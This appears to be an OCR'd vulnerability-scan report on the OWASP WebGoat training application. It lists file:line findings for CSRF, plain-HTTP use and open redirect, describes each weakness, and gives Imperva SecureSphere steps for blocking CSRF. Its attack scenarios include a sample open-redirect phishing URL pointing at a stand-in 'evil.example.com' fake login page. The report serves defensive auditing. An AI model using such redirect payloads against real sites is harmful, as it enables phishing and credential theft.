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479. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/advanced/SqlInjectionLesson6a.java:2
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485. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson3.java:3
486. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson4.java:3
487. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson5a.java:2
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491. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/introduction/SqlInjectionLesson9.java:3
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498. webgoat-lessons/sql-injection/src/main/java/org/owasp/webgoat/sql_injection/mitigation/SqlOnlyInputValidationOnKeywords.java:3
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597. webwolf/src/main/resources/static/images/wolf.svg:5
598. webwolf/src/main/resources/static/images/wolf.svg:9
599. webwolf/src/main/resources/static/images/wolf.svg:10
600. webwolf/src/main/resources/static/images/wolf.svg:27
601. webwolf/src/main/resources/static/images/wolf.svg:29
602. webwolf/src/main/resources/static/images/wolf.svg:39
603. webwolf/src/main/resources/static/images/wolf.svg:41
604. webwolf/src/main/resources/static/images/wolf.svg:43
605. webwolf/src/main/resources/static/images/wolf.svg:45
606. webwolf/src/main/resources/templates/error.html:3
607. webwolf/src/main/resources/templates/files.html:2
608. webwolf/src/main/resources/templates/fragments/footer.html:2
609. webwolf/src/main/resources/templates/fragments/header.html:1
610. webwolf/src/main/resources/templates/home.html:2
611. webwolf/src/main/resources/templates/login.html:2
612. webwolf/src/main/resources/templates/mailbox.html:2
613. webwolf/src/main/resources/templates/registration.html:2
614. webwolf/src/main/resources/templates/requests.html:2
615. webwolf/src/main/resources/templates/requests.html:21
616. webwolf/src/test/java/org/owasp/webwolf/mailbox/MailboxControllerTest.java:2
617. webwolf/src/test/java/org/owasp/webwolf/mailbox/MailboxRepositoryTest.java:2
618. webwolf/src/test/java/org/owasp/webwolf/user/UserServiceTest.java:2

619. webwolf/src/test/java/org/owasp/webwolf/user/UserValidatorTest.java:2

Cross-site request forgery (CSRF)


Description

Cross Site Request Forgery (CSRF) is possible.
Cross Site Request Forgery attacks take the eighth place in the “OWASP Top 10 2013” web application vulnerabilities ranking. CSRF is a type of attack that occurs when a malicious web site, email, blog, instant message, or program causes a user’s web browser to perform an unwanted action on a trusted site for which the user is currently authenticated.
A possible attack scenario:
A victim visits the website created by attacker. Then the request is sent to another server (e.g. the server of the payment system) from victim’s face and carrying out some malicious action (e.g., transfer money to the account of the attacker). In order to implement this attack the victim should be authenticated on the server to send the request, and this request should not require any confirmation from the user that cannot be ignored or tampered with the attacking script.


Imperva SecureSphere

To turn on attack tracking/blocking mode in the Imperva SecureSphere for this attack type, follow these steps:


1. Go to “Policies → Security” in Imperva SecureSphere Web interface.




2. In this section, the **"Policies"** tab, you will see a list of policies divided into 5 pages.




3. Select **"Cross Site Request Forgery"** from list, then **"Match Criteria"** or **"Apply To"** tab will open in right hand window.




3.1. In the tab **"Match Criteria",** you can configure actions for specific policy components.



3.2. In the **“Apply To”** tab, you can enable or disable the selected policy.



4. Click the **“Save”** button in the upper right corner to save all changes.



Vulnerability Entries

1. webgoat-container/src/main/resources/templates/registration.html:28
2. webgoat-lessons/bypass-restrictions/src/main/resources/html/BypassRestrictions.html:17
3. webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:18
4. webgoat-lessons/challenge/src/main/resources/html/Challenge1.html:40
5. webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:26
6. webgoat-lessons/challenge/src/main/resources/html/Challenge5.html:69
7. webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:30
8. webgoat-lessons/challenge/src/main/resources/html/Challenge6.html:102
9. webgoat-lessons/challenge/src/main/resources/html/Challenge7.html:60
10. webgoat-lessons/challenge/src/main/resources/html/Challenge8.html:234
11. webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:25
12. webgoat-lessons/cia/src/main/resources/html/CIA.html:30
13. webgoat-lessons/command-injection/src/main/resources/html/CommandInjection.html:38
14. webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:13
15. webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:144
16. webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:159
17. webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScripting.html:179
18. webgoat-lessons/cross-site-scripting/src/main/resources/html/CrossSiteScriptingStored.html:68
19. webgoat-lessons/crypto/src/main/resources/html/Crypto.html:31
20. webgoat-lessons/crypto/src/main/resources/html/Crypto.html:48
21. webgoat-lessons/crypto/src/main/resources/html/Crypto.html:65

22. webgoat-lessons/crypto/src/main/resources/html/Crypto.html:90
23. webgoat-lessons/crypto/src/main/resources/html/Crypto.html:113
24. webgoat-lessons/csrf/src/main/resources/html/CSRF.html:35
25. webgoat-lessons/csrf/src/main/resources/html/CSRF.html:146
26. webgoat-lessons/csrf/src/main/resources/html/CSRF.html:213
27. webgoat-lessons/csrf/src/main/resources/html/CSRF.html:237
28. webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:22
29. webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:26
30. webgoat-lessons/http-proxies/src/main/resources/html/HttpProxies.html:29
31. webgoat-lessons/idor/src/main/resources/html/IDOR.html:23
32. webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:18
33. webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:26
34. webgoat-lessons/jwt/src/main/resources/html/JWT.html:72
35. webgoat-lessons/jwt/src/main/resources/html/JWT.html:166
36. webgoat-lessons/jwt/src/main/resources/html/JWT.html:283
37. webgoat-lessons/missing-function-ac/src/main/resources/html/MissingFunctionAC.html:66
38. webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:24
39. webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:48
40. webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:104
41. webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:144
42. webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:176
43. webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:187
44. webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:223
45. webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:16
46. webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:70
47. webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:125
48. webgoat-lessons/path-traversal/src/main/resources/html/PathTraversal.html:192
49. webgoat-lessons/secure-passwords/src/main/resources/html/SecurePasswords.html:21
50. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:80
51. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionAdvanced.html:169
52. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:16
53. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:40
54. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:64
55. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:88
56. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:144
57. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:217
58. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:245
59. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjection.html:274
60. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:26
61. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:125
62. webgoat-lessons/sql-injection/src/main/resources/html/SqlInjectionMitigations.html:176
63. webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:100
64. webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:104
65. webgoat-lessons/webgoat-lesson-template/src/main/resources/html/LessonTemplate.html:48

66. webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:19
67. webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:40
68. webgoat-lessons/webwolf-introduction/src/main/resources/html/WebWolfIntroduction.html:77
69. webgoat-lessons/xxe/src/main/resources/html/XXE.html:23
70. webgoat-lessons/xxe/src/main/resources/html/XXE.html:90
71. webgoat-lessons/xxe/src/main/resources/html/XXE.html:162
72. webwolf/src/main/resources/templates/registration.html:15

HTTP usage

Description

Using HTTP rather than HTTPS allows “the man in the middle” attack. This can lead to a complete confidentiality loss of the transferred data.
Using HTTPS, which is based on HTTP and SSL / TLS, helps to protect the transferred data against unauthorized access and modification. It is recommended to use HTTPS for all cases of data transfer between the client and the server, in particular, for the login page and all pages that require authentication.

Vulnerability Entries

1. docker/index.html:35
2. docker/index.html:39
3. webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:96
4. webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:5

Open redirect


Description

A phishing attack via redirection to a third-party resource is possible.
Parameters of the methods causing redirection should be validated. If it doesn’t happen, an attacker can send a user to a malicious Web site and organize a phishing attack. Such attacks are widespread, as users do not have the habit of checking the authenticity of the URL after a redirect. Unvalidated Redirects and Forwards attacks take the tenth place in the “OWASP Top 2013” ranking of Web application vulnerabilities.
A possible attack scenario: 1. The user visits a page https://example.com/login?redirect=https://evil.example.com/fakelogin 2. The redirect to a fake login page occurs. 3. The user enters his/her authentication data on the fake page. 4. The redirect to the original Web site is performed.

